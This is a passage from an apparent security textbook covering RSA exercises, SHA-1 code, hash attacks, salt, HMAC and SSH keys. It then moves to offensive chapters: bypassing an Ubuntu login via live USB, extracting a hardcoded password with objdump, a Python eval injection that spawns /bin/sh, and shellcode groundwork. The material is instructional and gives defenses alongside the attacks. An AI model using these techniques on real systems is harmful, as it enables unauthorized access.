If p is composite and a does not reveal $p \notin \mathbb{P}$, we call a a "liar." It turns out that for big p, if p is not prime, then roughly $\frac{3}{4}$ of the candidate a values will reveal this. Thus, if we choose ℓ random a values and p is not shown to be composite, we will have a $1 - 4^{-\ell}$ belief that p is prime.[28]

[28]See https://kconrad.math.uconn.edu/blurbs/ugradnumthy/millerrabin.pdf.

4.7.1 Beware of special cases

In special cases, it is easier to factorize n into p and q. One such case is if p and q are twin primes with $q = p + 2$ or $q = p - 2$. With larger prime factors p and q, special cases, such as randomly selecting twin primes, are less likely to occur. With larger primes, the problems will start to be the random numbers themselves, which may choose predictable values unless external entropy is injected. An external source of entropy, such as your hard disk temperature, can help prevent an opponent from figuring out the primes you chose by simply generating random values using the same low-quality random number generator.[29]

4.7.2 Beware of probabilistic primes

The Miller-Rabin test is a great way to propose candidate prime numbers. If you need absolute security[30], you should still verify that the number is prime. There are other methods for this, such as the AKS primality test; however, we still benefit from the great runtime of the Miller-Rabin test, which would be used to find high-quality candidates for a non-probabilistic library to follow up on.

4.7.3 Practice and discussion questions

1. **[Level 1]** Convert the message `YOUARETHEONLYONEFORME` to a long integer using `Python`. What is m?

2. **[Level 2]** Encrypt the message using RSA with $p = 48614697668327281633421562760782635641$ and $q = 80541572087042512120424410212091157017$ using $e = 881$. What is c?

3. **[Level 2]** Using Miller-Rabin, you perform 200 tests with different a values and find a 4096-bit number p that appears to be prime. What is

[29] This is a type of "random number generator attack." You can buy cesium USB sticks, which are lightly radioactive and use that radioactive decay to generate high-quality randomness, for this very purpose.

[30] Also: good luck with that.
With most regarding regards,
Fort Meade

the probability that this would happen if the number were composite? For point of reference, how many particles are in the universe?

4. [**Level 2**] For the question above, what could be a potential problem in trusting that p is prime?

5. [**Level 3**] Consider $a = 7$ and $p = 23$. What checks will Miller-Rabin perform to see if p appears prime? Hint: the first check is whether $a^{22} \equiv 1 \pmod{p}$.

6. [**Level 3**] You detect a ciphertext $c = 29868567976641022726792468895$ with $n = 58009030500248133410349959489$, which was encrypted using $e = 881$. Factorize n into p and q using the `Python` program that you wrote in the Integer Factorization section. Use the values of p and q to crack the encryption and retrieve the message, which was encoded by concateneting the `ord` values in `Python`. What are p and q? What is m? What message does it encode?

4.8 Cryptographic hashing

We have mentioned cryptographic hashing a few times above. Cryptographic hashes behave like regular hashes, taking in a block of data and returning a b-bit integer hash[31]. Cryptographic hashes have a few special properties that make them specially suited for cryptographic applications.

First, the hash must be deterministic, meaning if you give the same input it should always give the same output. Second, cryptographic hashes should be fairly easy to run forwards, but cumbersome to invert[32]. Third, it is collision resistant, meaning that it is difficult to find an input that will produce the same output as some given input (this is called "weak collision resistance") and that it is difficult to find a pair of distinct inputs that produce the same output (this is called "strong collision resistance"). Also, a small change in the input should produce a large, fairly unpredictable change in the output[33][34]

[31]b is usually fixed in advance.

[32]In some domains, this is called the "preimage problem."

[33]This "avalanche effect" prevents someone from starting with one input and modifying it until it wanders to produce a collision with a given input.

[34]`https://en.wikipedia.org/wiki/Cryptographic_hash_function`

The basic idea of many cryptographic hashes is to break the input into blocks, hash each block using a smaller hash function, and then merge those smaller hash results into larger result. The key is the "trapdoor" function aspect of the hash: the merge process should be done in such a way that there are logical operations and thus small changes early on in the input can alter control flow (*i.e.*, they will change which code is run) later on. Thus, even if someone broke the inner, small hash, the changing state as that smaller hash propagates over the many blocks into which the input is broken, would make it difficult to invert the larger hash.

In this manner, cryptographic hashes are designed to be difficult to invert. So given an output hash, it should be difficult to find some input that would give the hash result[35].

Hashes are used to store UNIX passwords in `/etc/shadow`; rather than store the raw, unencrypted passwords and checking them against what the user types when they log in, we store the hashed password. Then, when a user logs in, the hashed password is compared to the hash of the password entered by the user attempting to log in.

An example of a cryptographic hash is the implementation of SHA-1 in Listing 4.13. The basic idea of SHA-1 is that each 512-bit chunk will change the state of variables `a`, `b`, `c`, `d`, and `e`. This change is performed by iterating over the 16 32-bit words in the 512-bit chunk. The nature of this change means that early words will still influence the states of `a`, `b`, `c`, `d`, and `e` later in the program. After all words in the chunk have been processed, these `a`, `b`, `c`, `d`, and `e` variables are added into the current pieces of the hash, which is stored in variables `h0`, `h1`, `h2`, `h3`, and `h4`. The final states of `h0`, `h1`, `h2`, `h3`, and `h4` are concatenated together to form the result. The values `h0`, `h1`, `h2`, `h3`, and `h4` are initialized so as to try to be resistant to inversion, *i.e.*, so that given the values of `h0`, `h1`, `h2`, `h3`, and `h4` after a chunk is processed, that you cannot compute the values before the chunk is processed.

Listing 4.13: `sha1.py`: An implementation of the SHA-1 cryptographic hash. A string goes into the hash, and a 160-bit hexidecimal number comes out.

```
import sys

# Adapted from pseudocode at https://en.wikipedia.org/wiki/SHA-1
# and python code from
    https://codereview.stackexchange.com/questions/37648/python-implementation-of-sha1
```

[35]This attack is called a "preimage attack"

```
def sha1(string):
  h0 = 0x67452301
  h1 = 0xEFCDAB89
  h2 = 0x98BADCFE
  h3 = 0x10325476
  h4 = 0xC3D2E1F0

  # convert to string:
  bitstring = ''.join( '{0:{fill}8b}'.format(ord(c), fill='0') for c in
      string )

  ml = len(bitstring)

  if len(bitstring) % 8 == 0:
    bitstring += '1'

  while len(bitstring) % 512 != -64 % 512:
    bitstring += '0'
  bitstring += '{0:{fill}64b}'.format(ml, fill='0')

  assert( len(bitstring) % 512 == 0 )

  bitmask32 = (2**32-1)

  def split_by_block_size(char_block, block_size):
    result = []
    for i in range(0,len(char_block),block_size):
      result.append( char_block[i:i+block_size] )
    return result

  def rotate_left(integer, shift):
    return ((integer << shift) + (integer >> (32-shift))) & bitmask32

  for chunk in split_by_block_size(bitstring, 512):
    words = split_by_block_size(chunk, 32)

    # convert to int for easy logical operation
    words = [ int(w,2) for w in words ]

    # expand into 80 words:
    for i in range(16,80):
      words.append( rotate_left( (words[i-3] ^ words[i-8] ^ words[i-14] ^
          words[i-16]), 1) )

    a = h0
    b = h1
    c = h2
    d = h3
    e = h4

    # hash this chunk:
    for i in range(80):
      if i<=19:
        f = (b & c) | ((~b) & d)
        k = 0x5A827999
      elif i>=20 and i<=39:
        f = b^c^d
        k = 0x6ED9EBA1
      elif i>=40 and i<=59:
        f = (b & c) | (b & d) | (c & d)
        k = 0x8F1BBCDC
      else: #i>=60:
        f = b ^ c ^ d
        k = 0xCA62C1D6

      temp = (rotate_left(a, 5) + f + e + k + words[i]) & bitmask32
      e = d
      d = c
      c = rotate_left(b, 30)
      b = a
      a = temp

    h0 = (h0 + a) & bitmask32
    h1 = (h1 + b) & bitmask32
    h2 = (h2 + c) & bitmask32
    h3 = (h3 + d) & bitmask32
    h4 = (h4 + e) & bitmask32

  return '%08x%08x%08x%08x%08x' % (h0, h1, h2, h3, h4)

def main(args):
  if len(args) != 1:
    print 'usage: sha1 "<string_to_hash>"'
  else:
    print sha1(args[0])

if __name__=='__main__':
  main(sys.argv[1:])
```

4.8.1 Weakness of SHA-1

SHA-1 was designed by the NSA and is still sometimes used as a United States Federal Information Processing Standard[36]; however, it is no longer considered secure.

4.8.2 Attack: collision attack

Collision attacks seek to find another input that will produce a given hash or find two inputs that will produce the same hash. Collision attacks are big problems. Not only might they allow someone to log into your computer using some other password that produces the same hash as yours, they can allow someone to execute malicious code as if it were trusted.

For example, if a trusted CA is allowed to push code to your machine (*e.g.*, software updates), a third party might be able to sign an update in a way that produces the same cryptographic hash signature. In this manner, a malicious actor could impersonate a trusted CA, tricking you into running malicious code as trusted code.

Birthday attack

A birthday attack is a type of attack that exploits the birthday problem. The birthday problem states that as you have more people in a room, the chances that no pair of them share a birthday goes to zero very quickly; while there may only be linearly many people in the room, the chances for a birthday collision grows quadratically because of the $\binom{n}{2}$ pairs of people.

If n people are in a room and each person has a random birthday drawn independently drawn uniformly over the 365 days in the year[37], the chances that no one has a birthday on January 1 is

$$\begin{aligned} 1 - \text{chances any people have Janary 1} &= 1 - (c - (\text{chance a person has January 1})^n) \\ &= 1 - \left(\frac{364}{365}\right)^n. \end{aligned}$$

This will decay exponentially, but rather slowly as n increases.

[36]`https://en.wikipedia.org/wiki/SHA-1`

[37]Ignore leap year plz.

But the chances that any pair of people have the same birthday is

$$\begin{aligned}
1 - \text{chance no people have same birthday} &= 1 - \frac{365}{365}\cdot\frac{364}{365}\cdot\frac{363}{365}\cdots\left(1-\frac{n-1}{365}\right)\\
&= 1 - \frac{365\cdot 364\cdot 363\cdots 365-(n-1)}{365^n}\\
&= 1 - \frac{365!}{(365-n)!\cdot 365^n}\\
&= 1 - n!\frac{\binom{365}{n}}{365^n}.
\end{aligned}$$

Of course, if $n \geq 365$, then two people *must* share the same birthday. But even if $n = 40$ people are in a room, there is a $> 89\%$ chance that at least one pair of people share a birthday. If $n = 50$ people are there, there is $> 97\%$ chance that at least one pair of people share a birthday.

Now consider two contracts, one favorable to person X, f and one unfavorable to X, u. Shady dealer Y shows f to person X, asking them if it's OK. When X agrees, shady dealer Y says they will put f away (you can't have it out all the time), but will give person X a cryptographic hash of the file (that hash has value h) to ensure that they don't pull any funny business and change the contract. Person X verifies that h agrees with their own hash of file f, and agrees.[38]

Unbeknownst to person X, shady dealer Y has already guaranteedf that the hash of the unfavorable contract u is *also* h, and when X comes back to look at the contract, shady dealer Y will show them the unfavorable contract u. If X complains, shady dealer Y tells X to check the hash output of the contract and, that being in order, tells X to have a nice night (and to make matters worse, uses slightly unfriendly language to boot). How did Y achieve this?

Shady dealer Y first started with several contracts that were equivalent to f (let's call those $f_1, f_2, \ldots f_n$) and several contracts equivalent to u (let's call those $u_1, u_2, \ldots u_n$). Note that equivalent contracts have the same content, but may produce distinct hashes. One way to do this is to introduce whitespace between words in a text file.

Now notice that the chances that at least one f_i, u_j pair has $hash(f_i) = hash(u_j)$, then shady dealer Y is able to swap the contracts without changing

[38]Why would person X agree to any deal with shady person Y? It's almost as if they didn't read the description: Y is *shady*.

the hash of the contract, thus fooling y. As n increases, the chance of a collision increases similarly to the birthday problem. In fact, things will be slightly better than the birthday problem, because f_i is allowed to match u_i here, whereas a person cannot be allowed to match their own birthday in the birthday problem.

$$\begin{aligned}\Pr(\exists i,j : hash(f_i) &= hash(u_j)) > 1 - n!\frac{\binom{2^b}{n}}{2^{b\cdot n}} \\ &\approx 1 - e^{-\frac{n^2}{2^{b+1}}},\end{aligned}$$

where the hash has an output of b bits[39]. This is called a birthday attack.

4.8.3 Practice and discussion questions

1. [**Level 2**] If we run $n = 10^{24}$ SHA-1 hashes on random inputs, what are the chances that at least two would collide? You may use the $e^{\cdots}$ approximation.

2. [**Level 2**] If a very optimized implementation (*e.g.*, in `C`) of our SHA-1 code takes 10^{-7} seconds to run, how many years would this take to run on 10000 computers, each with 128 threads? Assume that you have perfect parallelism and get a linear speedup with computers and threads.

3. [**Level 2**] In the question above, what if we instead have a GPU cluster of 10000 nodes, each which has 8 GPUs, where each of these GPUs has 65536 threads?

File type-specific attack strategies

With text files, rampant whitespace may be a sign of a birthday attack or some kind of similar funny business. In some file types, there are more clever ways to deceive someone. In PDF document files, font colors and imperative code (*e.g.*, `if` statements) can be used to make “silent” changes. Likewise, in TIFF image files, unseen image data (*e.g.*, in a cropped image) can be used to change the hash result without changing the visible image displayed when the TIFF file is opened.

[39]Birthdays have a state space of size 365. These hashes have a state space of size 2^b.

Chosen-prefix attack

For some types of cryptographic hash functions, people have derived a means to, given an arbitrary prefix of the text that is hashed, come up with a suffix string that can be appended to the text to produce any hash desired. By exploiting properties of the hash and its state space, this means of forcing a collision can sometimes be done much faster than by brute force.

If anyone has discovered a means to significantly outperform a birthday attack on some hash, the it is said that a hash is "broken."[40]

4.8.4 Attack: brute force

Another kind of attack is to directly find an input that will result in the desired hash. These techniques require at least 2^b hash evaluations (in the best of all possible worlds, we will never visit the same hash value again once we know an input that can produce it) in order to invert a b-bit hash; however, these hashes can be run in parallel. Hence, GPUs and cluster computers can sometimes make this feasible when b is of moderate size.

There is a special side effect to inverting a single hash value into a corresponding input: Since we must make inputs that create each hash value, we could simply build a table of inputs to hash values and then reverse the dictionary to map hash values to inputs that would produce them. Thus, to turn one hash value back into an input that would produce it with a given hash, we crack all of them. This brute force table can be done once over a long period of time, and then used repeatedly.

4.8.5 Attack: rainbow tables

The above brute force attack will require storing a very large table. Even if this is stored on disk, it may be too large to be practical.

Rainbow tables are a clever way to store this table, which allows us to trade speed for space. Generally, this is not a terrible trade in such cases: We could probably run something with $2\times$ the runtime, but running something with $2\times$ the space requirement might cause us to run out of RAM or even disk. Of course, if we *have* enough space, we want faster runtime (that's why we want to cache the table of hash values to corresponding inputs in the brute force attack).

[40]`https://en.wikipedia.org/wiki/Collision_attack`

Rainbow tables work by running nearly identically to the table in the brute force attack; however, instead of building pairs of the form $(x, hash(x))$ as with brute force, rainbow tables build chains of this form: $(x, hash(x), hash(hash(x)), \ldots)$. Instead of storing the entire chain, we only store the beginning and end $(x, y) = (\ x, hash(hash(hash(\cdots x \cdots)))\ )$.

To use a rainbow table, we proceed just like we did with the brute force table: we lookup the output we want as the second value in the table; however, we no longer have the input that leads to output y. What we do have an x such that if we ran it through the hash again and again, would eventually yield y. When we find the x that should eventually make output y, we run it forwards until it once again yields the output y. In doing so, we find the immediate predecessor of y in the sequence, which is the inverse of y using $hash$.

Sometimes, a “reduction function” can be used to map the hash back to a valid input. That reduction function is not the inverse of $hash$ (after all, if we had that, we would simply use that to crack the hash); instead, it simply maps a hash value back into the input state space and prevents our sequence from getting stuck. With a reduction function, our sequence will look like

$$(x, hash(x), reduce(hash(x)), hash(reduce(hash(x))), \ldots).$$

Regardless of whether a reduction function is used, the process of finding the inverse (*i.e.*, $hash^{-1}(y) = x \to hash(x) = y$) is the same.

The longer the chains in the rainbow table, the slower it will be to invert a hash; however, a rainbow table with chains of length 100 will use $\frac{1}{100}$ of the space used by a brute force table. Once a table is built, lookup is quite fast, and so we are quite happy to trade this time for such a large amount of space.

4.8.6 Defense: salt

Brute force tables and rainbow tables are a serious threat, because a large amount of work up front can completely break every use of a hash with a small or moderately sized output bit size b.

A standard defense against rainbow tables is “salt.” Salt is simply a way to introduce a second parameter into the hash result. Thus, breaking the hash (*e.g.*, with a brute force table) on one person’s computer will still likely not be useful at breaking it on another person’s computer. For example, with a 64-bit hash, the hash value could be XORed with a 64-bit value. That second 64-bit value could be chosen at random during installation of the operating system or during system boot (depending on how hash values will be used). Thus, even if someone builds a brute force table to break some hash function, it will not work unless the salt is known. Of course, we could build a table that gets possible all hash output values *with* all possible salt values, but that would cost 2^{128} instead of 2^{64}. Salt is a standard approach to protecting hashed passwords in modern UNIX systems.[41]

4.8.7 Practice and discussion questions

1. [**Level 3**] Propose a new cryptographic hashing strategy. What makes this strategy less vulnerable to attack?

4.9 Verifying message integrity and signature with a hash-based message authentication code (HMAC)

HMAC is a technique to verify that a message has not been modified during transmission. HMAC does this by having each party, A and B, know a secret key k. Like a one-time pad, they synchronize this key in advance in a private, trusted setting.

The idea of HMAC is to prepend the secret key k to the message m and then hash the result: $h_1 = hash(k|m)$, where $|$ denotes concatenation. Since the message is going to be exchanged as well as the verification data, we do not want it to be so easy for someone to discover k. For this reason, we do not use h_1 as the verification; instead, we use $h_2 = hash(k|h_1)$. When A transmits a message to B, she sends m and h_2. When B receives the message, he computes $hash(k|hash(k|m))$ and verifies that it equals the value of h_2 transmitted by A. The idea is that it would be very difficult for an opponent to author a forged message $m_2 \neq m$ that would work together with k (which is unknown) and produce h_2.

HMAC is generally attacked via brute force, thereby uncovering k.[42] This

[41] But from where do we mine all that salt? Simple: Twitter. Why? Well, it turns out where people are very thirsty, they are also very salty. Go figure.

[42] `https://en.wikipedia.org/wiki/HMAC`

is very difficult, but if k is ever discovered by an opponent, the opponent can forge messages easily.

4.10 Security through obscurity

It is often said that a cryptosystem should be secure even if an opponent knows its inner workings. It is even said that using an in-house system of any sort in an attempt to achieve "security through obscurity" does far more harm than good, because an in-house system will not be stress tested. While this lesson not to be blaise or reinvent the wheel has merit, we will see in the Breaking and Entering chapter that there are some benefits to using an obscure system, particularly one that is designed well.

4.11 Practical RSA: public-key `ssh`

`telnet` is a program that allows you to work on the command line of a remote computer, and `ssh` is its more advanced, encrypted counterpart (this prevents people from directly listening in to every keystroke you send to the remote computer). `ssh` works just like `telnet`: an encrypted tunnel is formed, you log in to the remote computer with your username and password.

Not only is being prompted for your password an annoyance, it is also a source of insecurity: each time you type your password, you are vulnerable to prying eyes, hidden cameras, keyloggers, TEMPEST, and other attacks mentioned later on in this book. Public-key cryptography offers a convenient answer to this problem.

If the client computer (*i.e.*, the one you're `ssh`-ing from) does not yet have RSA keys, then go to your home directory and run `sshkeygen`. You can enter an optional passphrase (this is like a password: don't forget it), but it can be left blank. Then, go into `~/.ssh` and find `id_rsa.pub`, and append its contents to `~/.ssh/authorized_keys` on the server. To make sure the file permissions are configured properly (essential for public-key `ssh` to be safe, and thus a requirement for it to even be allowed by the remote server), it may help to run `ssh-keygen` there first as well (if it does not already have a `.ssh` folder). The next time you `ssh` into the server, it should do so without a password prompt.

The server will encrypt some information using the client's public key, and it's up to the client to decrypt it using their private key, and confirm their identity (alternatively, they could proceed directly with their private key and sign some information that would be decrypted with their public key). The client is free to share their public key with anyone, but for these purposes, it will be useless without their private key as well.

Of course, this is not without a security cost: if someone gains access to your computer, they will gain unfettered access to all of these servers as well. A passphrase can help here (it can be used to confirm your identity); however, breaking arbitrary RSA is more difficult than breaking RSA with a weak passphrase: why factor the integers if you can instead simply try all passphrases from a dictionary or of a given length?

Chapter 5

BREAKING AND ENTERING

Plainly, "breaking and entering" refers to ways to violate other users' privacy (*e.g.*, breaking someone else's private files or crypto), "exploits" (*i.e.*, making another system executing code that you've chosen), or simply hijacking a system for which you do not have authorization.[1]

Cracking is not always malicious: someone may simply be "penetration testing," *i.e.*, testing their own system or the system of a friend to see if it can be breached with existing tools and approaches. If the system can be breached, then the system is replaced, the security holes are patched, or the vulnerable software components are disabled.

Of course, cracking can also be malicious. Like with all things, it is not the discipline itself that alone determines its nature, but also how we choose

[1]Historically, this kind of behavior was referred to as "cracking," and the experts who engaged in this behavior were "crackers." "Hacking" was simply coding and using tools in clever or unintended ways. Somewhere along the line, hacking was popularly used for breaking and entering, replacing cracking. But to those of the old-school, cracking is the better term.

to use it.[2]

5.1 Breaking into a Ubuntu laptop

A straightforward breaking and entering task is to access the files off of a Ubuntu laptop for which you do not have a password. This can often be done fairly easily.

The key is overwriting the password file, which lives in `/etc/shadow`. Earlier in this book, we saw that this file is protected by restricted permissions; however, those permissions are restricted by the operating system itself. We can overcome this by simply reinstalling the operating system (but not erasing the files we want). Even easier, we can simply launch a "live" operating system, which runs straight from a CD or DVD or USB stick. If we can boot from this alternate disk (rather than from the hard drive), then we can either overwrite `/etc/shadow`[4], or, even more simply, we can directly access the files in which we are interested.

5.1.1 Defense: disk encryption

One way to try to keep your files secure is to encrypt your entire disk. Of course, to work with the files, they will need to be decrypted when you're using your computer. This can be accomplished by decrypting the disk when your system boots. Of course, the disk is decrypted when you enter the password on boot, and these files stay decrypted or can be decrypted until you power down your computer. This means that a suspended laptop (*i.e.*, what happens when you close the lid) is vulnerable.

[2]Although, many would argue there are limits to this line of argument: There was a paper published in the past few years where the main discovery was easy to apply to engineering more virulent viruses. There was quite a lot of argument about whether scientific advancement in such areas could ever be done neutrally; even though these results might be used to identify and classify different viral strains, they could easily be applied to engineering bioweapons. Once again, these questions, which balance our freedom as individuals against the good of the group, will likely be considered as long as there are humans left to consider them[3].

[3]"For the strength of the pack is the wolf, and the strength of the wolf is the pack." -Rudyard Kipling

[4]Even if we know the hash used, salt makes this process not straightforward. Beware, if you destroy `/etc/shadow`, you might FUBAR[5] the system.

[5]"Fudge up beyond all recognition"

With disk encryption, it is difficult for someone to surgically go in and change a file such as the password file `/etc/shadow`, or to simply go in and retrieve a sensitive file from your home directory. Without disk encryption, you can easily do these things by booting the foreign system to a live Ubuntu installation.

5.1.2 Practice and discussion questions

1. [**Level 2**] Use a USB stick with a live install of Ubuntu to access an Ubuntu system without disk encryption. How fast can you gain access to the files?

5.2 Digital forensics of an executable

Consider a situation where we log into a system, and that logs us into a very limited shell. Within that shell, we can run some UNIX commands like `ls`, but we cannot change directory with `cd`. We do not have access to the source code of `a.out`, but from the `password:` prompt, we gather that its purpose is to behave as a gatekeeper. It asks us for a password, and if we give the correct answer, it launches a proper UNIX shell.[6]

We could obviously attck this problem with brute force, simply running `./a.out` with every possible password of longer and longer words until we succeed. But even if we were able to test the exponentially many passwords of fixed length, the executable cleverly sleeps for 10 seconds for each attempt, further convincing us that brute force is practically impossible.

An example of the source code of such a program (to which, again, we would not have access in a real situation) is shown in Listing 5.1. From the source code, we see that the correct password is `mAcArOnI`. The question is, how do we see that without access to the source code?

Listing 5.1: `password_executable.cpp`: A gatekeeper executable with primitive password protection.

```
#include <string>
#include <iostream>
#include <thread>
```

[6]This example is reminiscent of the brilliant Smash the Stack "wargame" exercises: `http://smashthestack.org/`.

```
#include <chrono>

int main() {
  std::cout << "password: ";
  std::string password;
  std::cin >> password;

  if (password == "mAcArOnI") {
    std::cout << "\nsuccess. launching /bin/sh" << std::endl;
    system("/bin/sh");
  }
  else {
    std::cout << "\nno soup for you" << std::endl;
    std::cout << "(sleeping for 10 seconds)\n" << std::endl;
    std::this_thread::sleep_for(std::chrono::milliseconds(10000));
  }
  return 0;
}
```

5.2.1 Disassembly with `objdump`

First, we can use the `objdump` command, with which we can "disassemble" a binary executable back into its assembly code. For example, if `a.out` came from compiling `g++ password_executable.cpp`, we could disassemble `a.out` into assembly code by running `objdump -D a.out`[7] The assembly output of this command is quite long, owing a lot of that verbosity to the object-oriented code in `a.out`.

From the disassembled code, we can first look for code that performs a string comparison. This code is labeled as `callq` command, which performs a function call. We want the `callq` command that calls `_ZStrsIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112basic_stringIS4_S5_T1_EE@plt`. The name used in your system will likely vary. So, how did I know this was the right one? Simple: I made a *very* simple program to simply compare two strings (Listing 5.2). If the two strings are equal, it sets `int y` to the hex value `0xabcdabcd`; therefore, to find how the string compare manifests, we simply perform `g++ string_compare.cpp`, and

[7]Note: `objdump -D` disassembles *everything*, whereas `objdump -d` disassembles only the executable assembly lines. The difference lies in the fact that `objdump -D` will also output parts of the executable that are not valid code, but which *are* valid data.

then `objdump -D a.out`[8], and then search for `abcdabcd`. Since this constant only occurs once, we have found the assembly code inside our `if` statement. Thus, the `callq` immediately preceeding it is the string comparison. That is how we can discern the name of the string comparison function in the assembler.[9]

Listing 5.2: `string_compare.cpp`: A simple string comparison. If the two strings are equal, it sets `y=0xabcdacbd`.

```
#include <string>

int main() {
  std::string x = "hello";
  if (x == "hello")
    int y=0xabcdabcd;
}
```

In the disassembly of `password_executable.cpp`, we will observe the immediate value `0x402025`[10] listed soon before the string comparison. If we look in address `0x402024`, we see the start of `00 6d 41 63 41 72 4f 6e 49 00...` we skip the first null character `00` because we want to start at address `0x402025`, which is one byte after `0x402024`. The final `00` is the null terminator character of our string. Thus the string data is `6d 41 63 41 72...` We can easily translate this with `Python` (Listing 5.3). From the string result, `mAcArOnI`, we see that `password_executable.cpp` performs a string comparison to the string `mAcArOnI`, and this is our guess at the password.

Listing 5.3: Converting hex values back to text in `Python`. The output is `mAcArOnI`.

```
''.join(chr(i) for i in [0x6d, 0x41, 0x63, 0x41, 0x72, 0x4f, 0x6e, 0x49])
```

[8]Alternatively, we could simply run `g++ -S string_compare.cpp`, and then `cat string_compare.s`; however, because we compiled directly to assembly, we will have access to more information than if we truly came across `a.out` without access to source code.

[9]This style of MacGyvering is a great approach to hacking around with assembly code.

[10]Note that it may vary slightly with different compilers, diassembler versions, and operating systems; however, the basic idea presented here remains valid, regardless of the immediate value that we find when searching for `abcdabcd`.

5.2.2 Finding strings with the `strings` command

A nice shortcut is the UNIX `strings` command, which scans an executable for valid null-terminated strings. The output of this command contains many strings; however, the user-defined strings that are not related to overhead of the program happen to be located together[11]. Between `password:` and `success.  launching /bin/sh` is the string `mAcArOnI`.

The `strings` UNIX command might not be valid plan of attack when we had to guess a username and password pair; if both of these need to be correct, we might end up trying quadratically many pairs. On the other hand, attacking this problem with `objdump` is difficult, but will always work.

5.2.3 Defense: checking a hash of the password instead

The above illustration shows why it's unsafe to store raw passwords, even in a binary executable; however, if you have access to a secure cryptographic hash (as discussed previously in this book), you could store the hash, but not store the password. When the user inputs a password, the program would compare the hash of the password to the stored hash. There may be other passwords that will produce a colliding hash, but finding one will hopefully be difficult unless the hash has been compromised.

5.3 Exploit: vulnerable system call

Consider `substitution.py` from Listing 3.2. When we implemented it, we saved a little time by using the `eval` function to convert a valid `Python` dictionary (which had been provided as a command line argument to the program). As with so many things, the road to security holes is paved with such modern conveniences.

The `eval` command simply runs the argument string as if it were being run by the `Python` interpreter. This may seem innocuous, but we can provide a string that isn't a dictionary, but is instead a command. This is the problem of running imperative code: by the time you realize you're running

[11] This generally happens, but is compiler dependent and is not guaranteed to be the case.

code, you've already run it.[12] Even if our `substitution.py` program crashes because of our flawed argument in lieu of a dictionary, the damage may already be done. Consider running the command in Listing 5.4. It will trick the `eval` function so that the `substitution.py` code reaches a UNIX shell.

Listing 5.4: `substitution_system_exploit.bsh`: An exploit of the security hole in Listing 3.2.

```
#!/bin/bash
python substitution.py HELLOWORLD "__import__('os').system('/bin/sh')"
```

There are a few cases where we could imagine using this trick. One example would be if someone used the flawed `substitution.py` code in a common gateway interface (CGI) used to perform the substitution cipher on a webpage: someone could send in a poisonous argument reminscent of the one in Listing 5.4 and use it to run any command (or series of commands) or even potentially reach an interactive shell. Thus, that trusted CGI executable could be tricked into doing something bad on the remote server. With clever use of our shell, we may be able to uncover more information and then use it to log onto that computer.

For that reason, using functions like `eval` or using `system` calls (in both `Python` and `C++`) are considered large security risks.

5.4 Exploit: stack smashing

However, programs may be vulnerable even without making any sort of system call. A large reason for this is that, as we saw with the assembly code dumps above, there is a conflation between code and data. For example, the hex string `00 6d 41...` could be interpreted as `OmA...`, but it could also be interpreted as the assembly code `add %ch,0x41(%rbp)`, meaning "add the value of register `ch` to the memory `0x41` bytes after the current address in register `rbp` and store it in the memory `0x41` bytes after the current address in register `rbp`." For this reason, if the program allows us to enter data, whether an array of integers, a string of character, *etc.*, we may be able to enter hex characters that look absurd

[12] "Don't think of a blue elephant on rollerskates." Our brains work much the same way.[13]

[13] `snowcrash.exe`

when interpreted as a string, but which contain assembly code that will allow us to make the system call `system("/bin/sh")`, which launches a shell.

5.4.1 System calls in C

To understand system calls in x64 assembly, let's first work backwards as we did above, and create a simple C++ program that simply launches a UNIX shell. Listing 5.5 shows a basic system call to `/bin/sh` in C, which runs via the `system` function in C. Listing 5.6 shows an alternative system call to `/bin/sh` in C, which runs via `execve` function in C.

Listing 5.5: `hello_shell.c`: A simple system call to `/bin/sh` in C.

```c
#include <unistd.h>
#include <stdlib.h>

const char*shell = "/bin/sh";

int main () {
  system(shell);
  return 0;
}
```

Listing 5.6: `hello_shell_execve.c`: An alternative system call to `/bin/sh` in C.

```c
#include <unistd.h>
#include <stdlib.h>

int main () {
  char* shells[]={"/bin/sh", 0};
  execve(shells[0], &shells[0], NULL);
  return 0;
}
```

We can compile and run each of these files normally to see that, when run, they both launch a UNIX shell.

We can convert `hello_shell.c` to assembly code by compiling and disassembling: `gcc -c hello_shell.c; objdump -d hello_shell.o`; however, it is simpler to run `gcc -S hello_shell.c; cat hello_shell.s`[14]. When

[14]Furthermore, if we start with `.c` code, `gcc -S` will generally give the most reliable `.s` assembly code.

Register	Usage
`%rbp`	Frame pointer: the location of the base of the stack during this function call. Note that stack addresses grow "down" by decreasing toward the address 0.
`%rsp`	Stack pointer: the location of the current top of the stack at this moment
`%rip`	Instruction pointer: the address of the current line of assembly being run
`%rsi`	Source address: a pointer to be provided as an argument
`%rdi`	Destination address: a pointer to be provided as a function return value
`%rax`, `%rbx`, `%rcx`, `%rdx`	General purpose registers

Table 5.1: 64-bit registers.

we look at the generated file `hello_shell.s`, we can see a few interesting things: First, we see a line `.string "/bin/sh"`, the string used to launch the shell. Second, we see the line `call system`.

When we compile `gcc -S hello_shell_execve.c`, we see that `hello_shell_execve.s` is similar; however, it has `call execve` instead of `call system`. We will first take a brief detour through some x64 assembly commands before constructing our own assembly programs for launching a shell.

5.4.2 Basic x64 assembly

Registers and their uses

First, let us discuss the basic registers and their respective purposes (Table 5.1). Each of these registers is 64-bit, and is used with 64-bit operations (this is explained below). There are 32-bit equivalents of these registers, which begin with `%e` instead of `%r`. For example, the 64-bit register `%rax` can be addressed using only 32-bits via the name `%eax`. These registers pair with 32-bit operations. In turn, there are 16-bit registers, addressed by removing the leading `e` from the 32-bit name: the 32-bit register `%eax` can be addressed via its 16-bit version as `%ax`. These 16-bit registers are broken into the most-significant 8-bit and least-significant 8-bit registers: `%ax` is partitioned into the "high" bits `%ah` and "low" bits `%al`.

Basic operations[15]

The structure of x64 assembly is fairly straightforward. Lines proceed in a left-to-right manner, writing to the right argument. For example, `addq %rax,%rbx` performs `%rbx` ← `%rax + %rbx`. Note that because we are using the 64-bit registers here, we use the `addq`, with the suffix `q` meaning "quad word." The 32-bit equivalent operation would be `addd %eax,%ebx` with the suffix `d` for "double word." This continues with `addw` for 16-bit operations and `addb` for 8-bit operations.

This pattern is used for other operations, and is not limited to `add`. For example, `movd %eax,%ebx` moves the contents of the 32-bit register `%eax` into the 32-bit register `%ebx`.

Immediate arguments

When we want to perform `%rbx` ← `17 + %rbx`, we can perform this via "immediate arguments" to the assembly instruction. This is performed via the `$` operator: `addq $17,%rbx`. On the other hand, if we would like to set a register using a hex value, `%rax` ← `0xf6`, we can run `movq $0xf6,%rax`.

